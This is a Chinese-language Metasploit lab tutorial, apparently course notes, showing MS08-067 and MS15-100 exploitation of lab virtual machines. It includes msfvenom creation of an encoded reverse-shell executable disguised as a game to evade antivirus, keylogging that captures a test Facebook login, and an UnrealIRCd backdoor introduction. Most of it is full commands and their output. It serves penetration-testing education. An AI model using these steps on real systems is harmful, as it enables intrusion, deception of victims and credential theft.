Metasploit Tools

- Metasploit Framework

  Metasploit Framework 是一個編寫、測試和使用 exploit 的完善環境。這個環境是一個漏洞利用和測試平台，它集成了各平台上常見的溢出漏洞，框架是以 Ruby 語言編寫的(RUBY 以很少的程式碼實現很多功能而著稱)，並帶有由 C 語言，編譯程式和 Python 編寫的一些工具。可以在這個框架下進行一系列的滲透測試，利用現有的 payload，如 meterpreter 等進一步拿取對方的 shell。

- Metasploit 名詞說明
  - Module

    Metasploit 框架中所使用的一段代碼組件，在某些時候，可能會使用 exploit module，也就是用於實際發起滲透攻擊的組件。另一種使用則是使用 auxiliary module，用在掃瞄或是系統查找等攻擊輔助。這些不斷變化和發展中的 module，才是使 metasploit 如此強大的核心所在。

- Payload

  Payload 是我們期望目標系統在被滲透攻擊之後去執行的代碼。在 metasploit 框架中，可以自由的選擇、傳送以及植入。

- Exploit

  滲透攻擊是指利用一個系統、應用或服務中的安全漏洞，所進行的攻擊行為，攻擊者使用滲透攻擊去入侵系統時，往往會造成開發者沒有預期到的一種特殊結果。流行的滲透攻擊技術如歡衝區溢位、Web Application 攻擊，以及利用 config 配置錯誤等相關攻擊。

- Shellcode

  Shellcode 是在滲透攻擊時作為 payload 運行的指令。

- MSF 終端機(msfconsole)

  msfconsole 是目前 metasploit 常用的使用介面。啟動方式非常簡單，只需在 command mode 下輸入 msfconsole 即可。

- msfconsole

因為現在 msf 預設的資料庫是 PostgreSQL，所以在啟動 msf 之前需要先啟動 PostgreSQL 資料庫。

service postgresql start

執行成功後，可以通過指令 ss -ant 查看 port 5432 是否在監聽，去驗證 PostgreSQL 服務是否成功開啟，因為 PostgreSQL 預設 port 為 5432。

```
root@kali:~# service postgresql start
root@kali:~# ss -ant
State    Recv-Q    Send-Q        Local Address:Port        Peer Address:Port
LISTEN   0         128               127.0.0.1:5432             0.0.0.0:*
LISTEN   0         128                   [::1]:5432                [::]:*
```

使用 ss 指令可以檢查系統的 socket 狀態，參數：

-a：顯示所有的 sockets，包含傾聽狀態（listening）與非傾聽狀態（non-listening）。

-n：以數值的方式顯示連接埠，不要解析為服務名稱。

-t：只列出 TCP 的 sockets。

- 實作

Windows XP SP2、SP3

ms08_067 漏洞是的著名 overflow 漏洞，它的影響範圍非常大。我們使用 metasploit 利用 ms08_067 漏洞對 windows XP SP3 虛擬機進行滲透。

先用 nmap 查看目標主機的開放 port，因為 ms08_067 是一個在 windows 上 port 445 的漏洞，所以要先查看目標主機該 port 是否開放。

```
root@kali:~# nmap -A -T4 10.0.2.16
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-21 21:46 EDT
Nmap scan report for 10.0.2.16
Host is up (0.00028s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows XP microsoft-ds
MAC Address: 08:00:27:55:A6:31 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP
```


可以看到，目標主機 10.0.2.16 的 port 445 是開放的，因此可以使用 ms08_067 漏洞進行攻擊。

msfconsole (使用 MSF 終端機)

msf > use exploit/windows/smb/ms08_067_netapi

> show options

> set RHOST 10.0.2.16 (設置目標主機 IP 地址)



> show targets

```
msf exploit(windows/smb/ms08_067_netapi) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targeting
   1   Windows 2000 Universal
   2   Windows XP SP0/SP1 Universal
   3   Windows 2003 SP0 Universal
   4   Windows XP SP2 English (AlwaysOn NX)
   5   Windows XP SP2 English (NX)
   6   Windows XP SP3 English (AlwaysOn NX)
   7   Windows XP SP3 English (NX)
   8   Windows XP SP2 Arabic (NX)
   9   Windows XP SP2 Chinese - Traditional / Taiwan (NX)
   10  Windows XP SP2 Chinese - Simplified (NX)
   11  Windows XP SP2 Chinese - Traditional (NX)
   12  Windows XP SP2 Czech (NX)
   13  Windows XP SP2 Danish (NX)
   14  Windows XP SP2 German (NX)
   15  Windows XP SP2 Greek (NX)
   16  Windows XP SP2 Spanish (NX)
   17  Windows XP SP2 Finnish (NX)
   18  Windows XP SP2 French (NX)
   19  Windows XP SP2 Hebrew (NX)
   20  Windows XP SP2 Hungarian (NX)
   21  Windows XP SP2 Italian (NX)
   22  Windows XP SP2 Japanese (NX)
   23  Windows XP SP2 Korean (NX)
   24  Windows XP SP2 Dutch (NX)
   25  Windows XP SP2 Norwegian (NX)
   26  Windows XP SP2 Polish (NX)
   27  Windows XP SP2 Portuguese - Brazilian (NX)
   28  Windows XP SP2 Portuguese (NX)
   29  Windows XP SP2 Russian (NX)
   30  Windows XP SP2 Swedish (NX)
   31  Windows XP SP2 Turkish (NX)
   32  Windows XP SP3 Arabic (NX)
   33  Windows XP SP3 Chinese - Traditional / Taiwan (NX)
```

> set target 33

```
msf exploit(windows/smb/ms08_067_netapi) > set target 33
target => 33
```

> set payload windows/meterpreter/reverse_tcp

```
msf exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    10.0.2.16        yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   33  Windows XP SP3 Chinese - Traditional / Taiwan (NX)


msf exploit(windows/smb/ms08_067_netapi) > set LHOST 10.0.2.7
LHOST => 10.0.2.7
```

> exploit

```
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.0.2.7:4444
[*] 10.0.2.16:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 10.0.2.16
[*] Meterpreter session 1 opened (10.0.2.7:4444 -> 10.0.2.16:1037) at 2018-06-21 22:09:14 -0400
```


- metepreter 實用指令
  - sysinfo 系統資訊
  - screenshot 螢幕截圖
  - keyscan_start 開始鍵盤側錄
  - keyscan_dump 印出讀到的資訊
  - shell 使用 windows cmd

meterpreter > sysinfo

```
meterpreter > sysinfo
Computer        : NSYSU-839[illegible]
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : zh_TW
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

meterpreter > screenshot


```
meterpreter > screenshot
Screenshot saved to: /root/CKKEfdlQ.jpeg
```



meterpreter > shell (使用 windows cmd)


```
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.0.2.7:4444
[*] 10.0.2.16:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 10.0.2.16
[*] Meterpreter session 1 opened (10.0.2.7:4444 -> 10.0.2.16:1039) at 2018-06-17 06:44:59 -0400

meterpreter > shell
Process 420 created.
Channel 1 created.
Microsoft Windows XP [版本 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

> C:\WINDOWS\system32>ipconfig



- 解釋

exploit/windows/smb/ms08_067_netapi



MS08-067 漏洞造成 overflow 的方式是傳統的覆蓋 return address 方式，而且是從 stack 的低地址向高地址覆蓋，直至覆蓋 netapi32.dll 中 CanonicalizePathName 函數的 return address。由於 Windows 之後的版本都啟用了一種數據執行保護（DEP）的技術，同時對 stack overflow 進行了安全檢查，所以這種覆蓋方式造成的 overflow 會被 Windows 的 stack 安全檢測機制察覺，不存在執

行危險指令的可能，但是破壞還是有的，異常覆蓋會導致 svchost.exe 異常中止，影響某些功能。

這個漏洞危害到的其實是使用各種盜版 Windows 的用戶（多數是 Windows XP 用戶），因為眾所周知的原因，盜版 Windows XP 的發行者通常都要在系統中安裝各種控制軟體，讓使用者成為其殭屍網路中的一員，或者安裝廣告插件，從而達到收益金錢的目的。因此，這些盜版 Windows XP 通常會降低安全級別或者修改安全機制，關閉 DEP，如果是這樣的話系統就會成為 MS08-067 漏洞的犧牲品。

最簡單的解決方法就是安裝更新，另一招，則是在"本地連接"中刪除"Microsoft 網路的文件和印表機共享"服務也可以起到對 MS08-067 漏洞免疫的效果。

Windows 7

MS15-100

如果 Windows Media Center 開啟參考惡意程式碼的蓄意製作 Media Center 連結 (.mcl) 檔案，則此弱點可能會允許遠端執行程式碼。成功利用此弱點的攻擊者可以取得與目前使用者相同的使用者權限。

知道有此弱點後，首先在 msfconsole 中尋找相關 module

```
msf > search ms15-100

Matching Modules
================

   Name                                        Disclosure Date  Rank
   ----                                        ---------------  ----
   exploit/windows/fileformat/ms15_100_mcl_exe  2015-09-08       excellent
```

確認有相關 module，直接使用，並查看設定

```
msf > use exploit/windows/fileformat/ms15_100_mcl_exe
msf exploit(windows/fileformat/ms15_100_mcl_exe) > show options

Module options (exploit/windows/fileformat/ms15_100_mcl_exe):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   FILENAME     msf.mcl          yes       The MCL file
   FILE_NAME    msf.exe          no        The name of the mali
   FOLDER_NAME                   no        Folder name to share
   SHARE                         no        Share (Default Rando
   SRVHOST      0.0.0.0          yes       The local host to li
   SRVPORT      445              yes       The local port to li


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

可以看到有 FILENAME 與 FILE_NAME，

FILENAME 是.mcl 檔案的名稱，FILE_NAME 是 payload 的名稱

```
msf exploit(windows/fileformat/ms15_100_mcl_exe) > set FILENAME best_music_video_ever.mcl
FILENAME => best_music_video_ever.mcl
msf exploit(windows/fileformat/ms15_100_mcl_exe) > set FILE_NAME best_video.exe
FILE_NAME => best_video.exe
msf exploit(windows/fileformat/ms15_100_mcl_exe) > set SRVHOST 10.0.2.7
SRVHOST => 10.0.2.7
```

接著設定 payload

```
msf exploit(windows/fileformat/ms15_100_mcl_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/fileformat/ms15_100_mcl_exe) > set LHOST 10.0.2.7
LHOST => 10.0.2.7
```

進行攻擊

```
msf exploit(windows/fileformat/ms15_100_mcl_exe) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.0.2.7:4444
msf exploit(windows/fileformat/ms15_100_mcl_exe) > [*] Server started.
[*] Malicious executable at \\10.0.2.7\uaqG\best_video.exe...
[*] Creating 'best_music_video_ever.mcl' file ...
[+] best_music_video_ever.mcl stored at /root/.msf4/local/best_music_video_ever.mcl
```


Metasploit 會將檔案儲存在

/root/.msf4/local/best_music_video_ever.mcl，我們需要將此檔案傳


送給受害者

受害者主機已收到此檔案並開啟

在 kali 成功連線



使用指令 sessions 查看已啟動的 sessions，再使用 sessions -1 指定 Id 為 1 的 session，成功開啟 meterpreter




msfvenom

msfvenom 是 Metasploit 的框架中獨立的 payload 產生器

```
root@kali:~# msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>

Options:
    -p, --payload       <payload>    Payload to use. Specify a '-' or stdin to use custom payloads
        --payload-options            List the payload's standard options
```

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.7 LPORT=4444 -f exe -e x86/shikata_ga_nai -i 10 > /root/Desktop/game.exe

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.7 LPORT=4444 -f exe -e x86/shikata_ga_nai -i 10 > /root/Desktop/game.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai succeeded with size 503 (iteration=5)
x86/shikata_ga_nai succeeded with size 530 (iteration=6)
x86/shikata_ga_nai succeeded with size 557 (iteration=7)
x86/shikata_ga_nai succeeded with size 584 (iteration=8)
x86/shikata_ga_nai succeeded with size 611 (iteration=9)
x86/shikata_ga_nai chosen with final size 611
Payload size: 611 bytes
Final size of exe file: 73802 bytes
```



-p 產生 payload

-f 指定輸出檔案格式


-e 指定需要使用的編碼器（encoder）

-i 指定 payload 的編碼次數


最後將製作好的 payload 導出到桌面

在網路上明文傳輸的 payload 很可能被入侵檢測系統和防毒軟體所識別，為了解決這一問題，Metasploit 提供 MSF 編碼器（encoder），可以幫助滲透測試者通過對原始 payload 進行編碼的方式，來避免惡意字元，以及逃避防毒軟體和入侵檢測系統的檢測。


接著開啟 msfconsole，使用 exploit/multi/handler 與 payload windows/meterpreter/reverse_tcp，設定 local host



執行 exploit，等待連線



假設 Windows 7 用戶已下載了此程式



執行，Windows 7 用戶並不會看到任何視窗開啟

但 Kali 端已收到 Windows 7 用戶的連線，並開啟 meterpreter

```
[*] Started reverse TCP handler on 10.0.2.7:4444
[*] Sending stage (179779 bytes) to 10.0.2.14
[*] Meterpreter session 1 opened (10.0.2.7:4444 -> 10.0.2.14:49239) at 2018-06-22 00:05:59 -0400

meterpreter >
```

meterpreter > keyscan_start

開始鍵盤側錄

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
```

Windows 7 用戶輸入 FB 網址與帳號密碼


meterpreter > keyscan_dump

印出側錄到的內容 (成功)

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
fb.com<CR>
nsysu<Tab>abc
```

Metasploitable 2

- **unreal_ircd_3281_backdoor**



introduction

原文:This backdoor allows a person to execute ANY

command with the privileges of the user running the ircd. The backdoor can be executed regardless of any user restrictions (so even if you have passworded server or hub that doesn't allow any users in)

翻譯:此後門漏洞允許攻擊者藉由運行 ircd 執行任何指令進行提權。

不論 server 或者 hub 對使用者設定多少限制，這個漏洞讓攻擊者能無視這些限制。

How?

Unreal3.2.8.1.tar.gz 被替換成有後門的版本

